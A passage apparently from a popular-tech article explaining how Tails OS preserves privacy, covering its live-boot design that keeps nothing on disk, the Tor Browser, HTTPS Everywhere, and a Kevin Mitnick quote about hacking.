
How does Tails preserve privacy?




Tails OS happens. As already said, Tails OS is built for Privacy and Anonymity. Hence it has many features for preserving them. The first is that Tails OS is a Live USB and Live DVD operating system which means nothing is installed or saved to hard disk. Hence nothing to leave foot prints. It only works on the RAM without using any ROM. To use it, you just insert USB with Tails OS installed into the slot, boot from it, do whatever you do and then shut down leaving nothing for forensic analysis.

However, this is not the only feature Tails has for privacy and anonymity. It has all the tools required for you to be completely anonymous on the internet. Most important among these tools is the Tor Browser which allows users to surf internet without any traces.






I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked.
-Kevin Mitnick



Next interesting feature of Tails is HTTPS Everywhere. HTTPS Everywhere forces browser to access website onto in HTTPS mode.

